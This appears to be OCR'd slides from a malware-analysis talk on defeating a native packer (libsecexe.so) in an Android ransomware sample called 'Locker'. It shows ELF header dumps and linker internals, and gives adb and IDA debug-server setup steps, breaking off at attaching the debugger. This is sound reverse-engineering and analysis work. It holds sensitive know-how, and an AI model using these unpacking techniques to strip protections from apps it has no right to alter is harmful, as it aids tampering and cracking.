
```java
public native void c2(Object arg1, Object arg2) {
}

public native Object c3(Object arg1, Object arg2) {
}

public static ACall getACall() {
    if(ACall.acall == null) {
        ACall.acall = new ACall();
    }

    return ACall.acall;
}
```


Fighting Native Protector

- Emulator – SDK Virtual Device, Genymotion
- Debugging tool – IDAPro, Android Studio
  - https://www.hex-rays.com/products/ida/
- Dynamic Instrument Framework – Xposed
  - http://repo.xposed.info/
- ELF related stuff – readelf, oat2dexes
  - https://github.com/wuyongzheng/oat2dexes

Unpacking Library Static View

1. Try to disassemble libsecexe.so





2. Cannot be processed due to the corrupt section header table


Unpacking Library Static View

Truncated Section Header Table


```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           ARM
  Version:                           0x1
  Entry point address:               0x3c34
  Start of program headers:          52 (bytes into file)
  Start of section headers:          94424 (bytes into file)
  Flags:                             0x5000002, has entry point, Version5 EABI
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0

There are no sections to group in this file.
```

Metadata to index section header table are all wiped out

Library Loading Review



Library Loading Review



Dynamic linker/loader relies on program header table to load segments for library execution

1. bionic/linker/dlfcn.cpp
2. bionic/linker/linker.cpp
3. bionic/linker/linker_phdr.cpp

Section header table is "don't care" here

Things to Think

- ✓ Hard to statically analyze the library code
  - Must emulate the linker/loader behavior
- ✓ How about dynamic tracing ?
  - Must realize the timings to set break points

Unpacking Library Static View

Dynamic Segment

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  EXIDX          0x028028 0x00028028 0x00028028 0x00510 0x00510 R   0x4
  LOAD           0x000000 0x00000000 0x00000000 0x12c2c 0x12c2c R E 0x8000
  LOAD           0x018c7c 0x00030c7c 0x00030c7c 0x00394 0x01258 RW  0x8000
  DYNAMIC        0x018ce0 0x00030ce0 0x00030ce0 0x00108 0x00108 RW  0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x018c7c 0x00030c7c 0x00030c7c 0x00384 0x00384 R   0x1
```

Important information for the linker/loader

- Dependent libraries
- Symbols and Strings
- Address of relocation table
- Library initialization functions

Defined in art/runtime/elf.h


Unpacking Library Static View

Initialization Function

```
Dynamic section at offset 0x18ce0 contains 29 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [liblog.so]
 0x00000001 (NEEDED)                     Shared library: [libstdc++.so]
 0x00000001 (NEEDED)                     Shared library: [libm.so]
 0x00000001 (NEEDED)                     Shared library: [libc.so]
 0x00000001 (NEEDED)                     Shared library: [libdl.so]
 0x0000000e (SONAME)                     Library soname: [libsecexe.so]
 0x00000010 (SYMBOLIC)                   0x0
 0x0000000c (INIT)                       0x11fe9
 0x00000019 (INIT_ARRAY)                 0x30c7c
 0x0000001b (INIT_ARRAYSZ)               8 (bytes)
 0x0000001a (FINI_ARRAY)                 0x30c84
 0x0000001c (FINI_ARRAYSZ)               12 (bytes)
 0x00000004 (HASH)                       0xf4
 0x00000005 (STRTAB)                     0x1a58
 0x00000006 (SYMTAB)                     0x958
 0x0000000a (STRSZ)                      6958 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000003 (PLTGOT)                     0x30de8
 0x00000002 (PLTRELSZ)                   352 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x38b0
 0x00000011 (REL)                        0x3588
 0x00000012 (RELSZ)                      808 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x00000016 (TEXTREL)                    0x0
 0x00000018 (BIND_NOW)
 0x6ffffffb (FLAGS_1)                    Flags: NOW
 0x6ffffffa (RELCOUNT)                   96
 0x00000000 (NULL)                       0x0
```

Library initializers specified with __attribute__((constructor)) or __attribute__((section(".init_array"))) which will be first executed by the linker/loader when the library is loaded into memory

Library Loading Review Cont.



Invoke the library initializer stored in .init section

Invoke the library initializers stored in .init_array section

We can force the debugger to stop at soinfo::CallFunction() to monitor the library initialization

1. bionic/linker/linker.cpp

Library Tracing Preparation

Create Virtual Device

1. Choose the phone device definition

Category	Name	Size	Resolution	D
TV	Nexus S	4.0"	480x800	hdpi
Wear	Nexus One	3.7"	480x800	hdpi
Phone	Nexus 6P	5.7"	1440x2560	560dpi
Tablet	Nexus 6	5.96"	1440x2560	560dpi
	Nexus 5X	5.2"	1080x1920	420dpi
	Nexus 5	4.95"		
	Nexus 4	4.7"		
	Galaxy Nexus	4.65"		
	5.4" FWVGA	5.4"		
	5.1" WVGA	5.1"		
	4.7" WXGA	4.7"		

2. Select the armeabi-v7a image with API level 21

Recommended | x86 Images | Other Images

Release Name	API Level	ABI	
Marshmallow Download	*23*	*armeabi-v7a*	*Android 6.0 (w*
Marshmallow Download	*23*	*armeabi-v7a*	*Android 6.0*
Lollipop	22	armeabi-v7a	Android 5.1 (w
Lollipop	22	armeabi-v7a	Android 5.1
Lollipop	21	armeabi-v7a	Android 5.0 (with Google APIs)
Lollipop Download	*21*	*armeabi-v7a*	*Android 5.0*
KitKat	19	armeabi-v7a	Android 4.4 (with Google APIs)

Library Tracing Preparation

Set Debug Server

- android_server
- android_server_nonpie
- armlinux_server
- armuclinux_server
- ida_kdstub.dll
- linux_server
- linux_serverx64
- mac_server
- mac_serverx64
- win32_remote.exe
- win64_remotex64.exe
- wince_remote_arm.dll
- wince_remote_tcp_arm.exe

1. Push the IDAPro Android debug server under /dbgserv into the emulator

```
adb push android_server /data/local/tmp
```

```
chmod 755 /data/local/tmp/android_server
```

In Guest

2. Launch the debug server in the emulator

```
root@generic:/ # /data/local/tmp/android_server
IDA Android 32-bit remote debug server(ST) v1.19. Hex-Rays (c) 2004-2015
Listening on port #23946...
```

3. Forward the default port for the debug server

```
adb forward tcp:23946 tcp:23946
```

Library Tracing Preparation

Launch and Install Locker

1. Install the Locker package


```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="tx.qq898507339.bzy9">
```

```
<activity android:excludeFromRecents="true" android:label="
@string/app_name" android:name="tx.qq898507339.bzy9.MainActivity"
>
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"
        />
    </intent-filter>
</activity>
```

2. Launch the main activity of Locker

```
adb shell am start -D -n
tx.qq898507339.bzy9/tx.qq898507339.bzy9.MainActivity
```


Package/MainActivity



3. Time to start our IDA debugging


Library Tracing Preparation

Attach to Target Process



1. Attach to the remote Android debug server

